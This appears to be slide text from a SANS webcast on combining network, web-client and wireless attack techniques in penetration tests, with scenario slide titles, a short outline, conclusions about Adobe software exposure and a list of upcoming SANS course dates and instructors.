
Scenario: SQL Server... and a User Assist




Scenario: Meterpreter Action



Scenario: Escalate Privs and Upload Database Query Tool



Scenario: Success!



Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Web Client Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario

 Conclusions and Q&A

Conclusions

- Combined attack vectors allow for much greater flexibility and attack opportunities in a penetration test
 - Even when we're focused on exploiting a specific vendor's technology
 - While more accurately reflecting an attacker's ability to exploit the network and systems
- Adobe software has become pervasive for most organizations
 - Threats for organizations throughout much of the Adobe product line
 - Many opportunities for penetration testers
- In Part VI of this webcast trilogy, we'll look at additional attack vectors focusing on Cisco technology

Upcoming SANS Course Offerings

- SANS 560: *Network Pen Testing and Ethical Hacking*
 - Las Vegas, Sept. 20: *Skoudis*
 - Chicago, Oct. 25: *Shewmaker*
 - Washington DC, Dec. 10: *Strand*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
 - Las Vegas, Sept. 20: *Johnson*
 - London, Nov. 27: *Siles*
 - vLive! Online, Starting Dec. 6: *Johnson, Misenar*
- SANS 580: *Metasploit Kung Fu for Enterprise Pen Testing*
 - Las Vegas, Sept. 26: *Skoudis*
 - vLive! Online, Starting Oct. 4: *Strand*
 - Washington DC, Dec. 17: *Strand*
- SANS 617: *Wireless Pen Testing and Ethical Hacking*
 - Las Vegas, Sept. 20: *Wright*
 - New Orleans, Jan. 20 2011: *Wright*
- SANS 660: *Advanced Pen Testing, Exploits, and Ethical Hacking*
 - London, Nov. 29: *Sims*
 - *More SEC660 sessions coming to a conference near you in 2011*